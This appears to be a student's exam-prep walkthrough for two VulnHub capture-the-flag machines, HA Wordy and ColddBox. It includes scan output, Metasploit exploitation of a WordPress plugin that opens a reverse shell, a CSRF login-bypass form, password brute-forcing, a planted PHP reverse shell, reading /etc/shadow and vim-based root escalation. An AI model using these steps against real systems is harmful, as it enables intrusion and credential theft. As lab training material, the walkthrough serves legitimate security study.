EXAM PREPARATION

Introduction

This week, we will put some of the techniques that we have learnt into practice. Your task is to fully exploit the devices and gain root access.

Vulnerability Scanning Steps

A. Ports, Service, and Software Enumeration
B. Identifying known vulnerabilities. E.g. via search engine or using **‘searchsploit’**
C. Finding and using public exploits. E.g. metasploit, exploit-db, search engine result

Input Injection Steps

A. Find input injection points
B. Analyse, test, or fuzz injection points. Some examples:
   - Primary SQL injection
   - XSS
   - Command Shell Injection or Server Side Injection
   - LFI
   - RFI

C. Exploit the target.

Practice Exercises

In fitlab, Download the virtual machines below. Once downloaded, extract the directories and open the .ova file or .vmx file with “VirtualBox Application”.
Add a vbox network adapter.

1. Go to the menu and then file and then “Host Network Manger. Then Click create.
2. Right click on the VM and go to network settings.
   - Adapter 1: NAT
   - Adapter 2: Host-only
3. Do an nmap scan of the vbox0 network to discover your vulnerable device.
   nmap -T5 192.168.56.1/24

Virtual Machines

1. https://download.vulnhub.com/ha/ha-wordy.ova
2. https://download.vulnhub.com/colddbox/ColddBoxEasy_EN.ova

Virtual Machines

Sample Questions - A
How many port numbers are open in this device?
What is the exact service version for port 80?

Sample Questions - B
What is the hash of the user with UID 1000?
What is the hash of the user with UID 0?
What is the password of the user with UID 1000?
Sample Question C
- Vulnerability name:
- Affected software and versions:
- CVSS score:
- Brief description:

- Clear recommendation:

On 192.168.58.3 its 1 (80)

ALL THE IPS ARE FUCKED AND WRONG CUZ IT WAS DONE ON 4587656 DIFFERENT VMS

=== HA HARDY ===

```
Nmap scan report for 192.168.58.3
Host is up (0.000071s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

Apache web server

```
>nikto -h 192.168.58.3:80

- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.58.3
+ Target Hostname:    192.168.58.3
+ Target Port:        80
+ Start Time:         2024-03-14 16:47:21 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x2aa6 0x5921932b778f0
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3233: /icons/README: Apache default file found.
+ Cookie PHPSESSID created without the httponly flag
+ Cookie ec_cart_id created without the httponly flag
+ Uncommon header 'link' found, with contents:
<http://192.168.58.3/wordpress/index.php/wp-json/>; rel="https://api.w.org/"
+ /wordpress/: A Wordpress installation was found.
+ 6544 items checked: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2024-03-14 16:47:30 (GMT0) (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

Wordpress found

_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.58.3/wordpress/ [192.168.58.3]
[+] Started: Thu Mar 14 16:52:57 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.58.3/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.58.3/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.58.3/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.58.3/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.2.20 identified (Outdated, released on 2024-01-30).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.58.3/wordpress/index.php/feed/,
<generator>https://wordpress.org/?v=5.2.20</generator>
 |  - http://192.168.58.3/wordpress/index.php/comments/feed/,
<generator>https://wordpress.org/?v=5.2.20</generator>

[+] WordPress theme in use: twentysixteen
 | Location: http://192.168.58.3/wordpress/wp-content/themes/twentysixteen/
 | Last Updated: 2023-11-07T00:00:00.000Z
 | Readme: http://192.168.58.3/wordpress/wp-content/themes/twentysixteen/readme.txt
 | [!] The version is out of date, the latest version is 3.1
 | Style URL: http://192.168.58.3/wordpress/wp-
content/themes/twentysixteen/style.css?ver=5.2.20
 | Style Name: Twenty Sixteen
 | Style URI: https://wordpress.org/themes/twentysixteen/
 | Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout —
the horizontal masthead ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.58.3/wordpress/wp-content/themes/twentysixteen/style.css?ver=5.2.20,
Match: 'Version: 2.0'

[+] Enumerating Most Popular Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] mail-masta
 | Location: http://192.168.58.3/wordpress/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.58.3/wordpress/wp-content/plugins/mail-masta/readme.txt

[+] reflex-gallery
 | Location: http://192.168.58.3/wordpress/wp-content/plugins/reflex-gallery/
 | Last Updated: 2021-03-10T02:38:00.000Z
 | [!] The version is out of date, the latest version is 3.1.7
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 3.1.3 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.58.3/wordpress/wp-content/plugins/reflex-gallery/readme.txt

[+] site-editor
 | Location: http://192.168.58.3/wordpress/wp-content/plugins/site-editor/
 | Latest Version: 1.1.1 (up to date)
 | Last Updated: 2017-05-02T23:34:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.1.1 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.58.3/wordpress/wp-content/plugins/site-editor/readme.txt

[+] slideshow-gallery
 | Location: http://192.168.58.3/wordpress/wp-content/plugins/slideshow-gallery/
 | Last Updated: 2023-06-25T18:14:00.000Z
 | [!] The version is out of date, the latest version is 1.7.8
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.4.6 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.58.3/wordpress/wp-content/plugins/slideshow-gallery/readme.txt

[+] wp-easycart-data
 | Location: http://192.168.58.3/wordpress/wp-content/plugins/wp-easycart-data/
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | The version could not be determined.

[+] wp-support-plus-responsive-ticket-system
 | Location: http://192.168.58.3/wordpress/wp-content/plugins/wp-support-plus-responsive-ticket-system/
 | Last Updated: 2019-09-03T07:57:00.000Z
 | [!] The version is out of date, the latest version is 9.1.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 7.1.3 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.58.3/wordpress/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt

[+] wp-symposium
 | Location: http://192.168.58.3/wordpress/wp-content/plugins/wp-symposium/
 | Last Updated: 2015-08-21T12:36:00.000Z
 | [!] The version is out of date, the latest version is 15.8.1
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 15.1 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.58.3/wordpress/wp-content/plugins/wp-symposium/readme.txt

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Mar 14 16:53:00 2024
[+] Requests Done: 48
[+] Cached Requests: 5
[+] Data Sent: 17.021 KB
[+] Data Received: 336.768 KB
[+] Memory used: 267.441 MB
[+] Elapsed time: 00:00:03
```

Euser enum

on metasploit

auxiliary/scanner/http/wordpress_login_enum

or

>http://192.168.58.3/wordpress/?rest_route=/wp/v2/users

```
[
   {
      "id":1,
      "name":"admin",
      "url":"",
      "description":"",

"link":"http:\/\/192.168.58.3\/wordpress\/index.php\/author\/admin\/",
      "slug":"admin",
      "avatar_urls":{

"24":"http:\/\/0.gravatar.com\/avatar\/3f009d72559f51e7e454b16e5d0687a1?s=2
4&d=mm&r=g",

"48":"http:\/\/0.gravatar.com\/avatar\/3f009d72559f51e7e454b16e5d0687a1?s=4
8&d=mm&r=g",

"96":"http:\/\/0.gravatar.com\/avatar\/3f009d72559f51e7e454b16e5d0687a1?s=9
6&d=mm&r=g"
      },
      "meta":[

      ],
      "_links":{
         "self":[
            {
               "href":"http:\/\/192.168.58.3\/wordpress\/index.php\/wp-
json\/wp\/v2\/users\/1"
            }
         ],
         "collection":[
            {
               "href":"http:\/\/192.168.58.3\/wordpress\/index.php\/wp-
json\/wp\/v2\/users"
            }
         ]
      }
   }
]
```

for plugin wp-symposium there is exploit admin/http/wp_symposium_sql_injection

[*] Running module against 192.168.58.3

```
[+] 192.168.58.3:80 - admin          $P$BYWgfD7pa572QS9YFoeVVmhrIhBAx0.
abc@gmail.com
[+] 192.168.58.3:80 - aarti          $P$BHyn.q5e5/HG9/UT/Ow3xkH2xXsikx0
aarti@gmail.com
```

Hashcat the hashes but these 2 didn’t return anything.

```
> msfconsole
> search wp reflex gallery
```

```
[*] Auxiliary module execution completed
```

```
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload)
> set rhost 192.168.56.103
rhost => 192.168.56.103 msf6 exploit(unix/webapp/wp_reflexgallery_file_upload)
> set targeturi /wordpress
targeturi => /wordpress msf6 exploit(unix/webapp/wp_reflexgallery_file_upload)
> exploit
[*] Started reverse TCP handler on 100.69.255.15:4444 [+] Our payload is at:
CxKjvlLFtjDm.php. Calling payload... [*] Calling payload... [*] Sending stage (39927 bytes) to
100.69.255.15 [+] Deleted CxKjvlLFtjDm.php [*] Meterpreter session 1 opened
(100.69.255.15:4444 -> 100.69.255.15:43192) at 2024-03-16 22:53:35 +0000
```

After we got session, drop to shell

```
>shell
```

Spawn interactive shell

```
>python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Show the users

```
>id 0
uid=0(root) gid=0(root) groups=0(root)
```

```
>id 1000
uid=1000(raj) gid=1000(raj)
groups=1000(raj),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
```

```
cd /home/raj
```

there is flag1.txt

```
>cat flag1.txt
```

```
aHR0cHM6Ly93d3cuaGFja2luZ2FydGljbGVzLmlu
```


this is base 64 hash that leads to
https://www.hackingarticles.in/

there is another exploit for support plus responsive ticket system
https://www.exploit-db.com/exploits/41006

you edit the html on the wordpress site and add

```
<form method="post" action="http://192.168.96.5/wordpress/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value="aarti">
    <input type="hidden" name="email" value="sth">
    <input type="hidden" name="action" value="loginGuestFacebook">
    <input type="submit" value="Login">
</form>
```

And after going back to previos tab we should be logged in to the admin panel as aarti



About Yourself

Biographical Info

Second Flag: 5DD1CC591CE1569A528E3BCF18CEEB5B

RootPassword: SWduaXRlQDEyMw==

Share a little biographical information to fill out your profile. This may be sho

Profile Picture

You can change your profile picture on Gravatar.

Second Flag: 5DD1CC591CE1569A528E3BCF18CEEB5B

RootPassword: SWduaXRlQDEyMw==

From base64 translates to
Ignite@123

```
>python -m http.server 8888
```

We see what shit runs with privileges

```
>find / -perm -u=s -type f 2>/dev/null
or
>find / -perm /u=s,g=s 2>/dev/null
```

We have access to wget and cp so we can hijack the /etc/shadow and edit it to add in new root user

https://infinitelogins.com/2021/02/24/linux-privilege-escalation-weak-file-permissions-writable-etc-passwd/

this could be useful to cat files I have no access to

```
>cp /etc/shadow /dev/stdout
```

=== COLD BOX ===

```
>nikto http://192.168.56.102/

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Start Time:         2024-03-17 02:16:44 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least 2.4.57). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /hidden/: This might be interesting.
+ /xmlrpc.php: xmlrpc.php was found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login.php: Wordpress login found.
+ 8101 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2024-03-17 02:16:52 (GMT0) (8 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


>wpscan --url http://192.168.56.102/

_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.102/ [192.168.56.102]
[+] Started: Sun Mar 17 02:17:07 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.102/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.102/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.102/wp-cron.php
```

```
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
 | Found By: Atom Generator (Aggressive Detection)
 |  - http://192.168.56.102/?feed=atom, <generator uri="https://wordpress.org/" version="4.1.31">WordPress</generator>
 | Confirmed By: Opml Generator (Aggressive Detection)
 |  - http://192.168.56.102/wp-links-opml.php, Match: 'generator="WordPress/4.1.31"'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================> (10 / 10) 100.00% Time: 00:00:00

[i] No Users Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Mar 17 02:17:08 2024
[+] Requests Done: 53
[+] Cached Requests: 8
[+] Data Sent: 12.736 KB
[+] Data Received: 27.382 KB
[+] Memory used: 204.477 MB
[+] Elapsed time: 00:00:01
```

```
>wpscan --url <url> --enumerate u
```

brute force the users with rockyou using wp scan

```
> wpscan --url <url> --usernames <usernames> --passwords <wordlist>
```

c0ldd: 9876543210

https://pentestmonkey.net/tools/web-shells/php-reverse-shell
on wp panel change one of the .php files to set up reverse shell connection
using this
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

^^^ remember to edit the ip and port and set up reverse shell ^^^

spawn interactive shell

```
>python3 -c 'import pty; pty.spawn("/bin/bash")'
```

in /var/www/html

```
>cat wp-config.php
```

```
// ** MySQL settings - You can get this info from your web host **
// /** The name of the database for WordPress */
define('DB_NAME', 'colddbox'); /** MySQL database username */
define('DB_USER', 'c0ldd'); /** MySQL database password */
define('DB_PASSWORD', 'cybersecurity'); /** MySQL hostname */
define('DB_HOST', 'localhost'); /** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8'); /** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

There is DB_PASSWORD that is “cybersecurity”

We enumerate all linux users on the machine with

```
>awk -F: '{ print $1}' /etc/passwd
```

From the list of the users there is c0ldd
Accidentally the account password is the same as the one we found in the config file

```
>su c0ldd
  cybersecurity
```

inside the home directory of c0ldd there is user.txt file
we can see it is in base64 again

```
>cat user.txt | base64 -d
```

Felicidades, primer nivel conseguido!
That translates to
Congratulations, first level achieved!

We list what user can run as root

```
>sudo -l
```

We can run vim, chmod, ftp

On https://gtfobins.github.io/

There is a privilege escalation using vim

```
sudo vim -c ':!/bin/sh'
```

now we have root
in /root directory there is root.txt

```
> cat root.txt
```

inside there is base 64 “wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE”

```
> cat root.txt | base64 -d
 ¡Felicidades, máquina completada!
```

That translates to Congratulations, machine completed!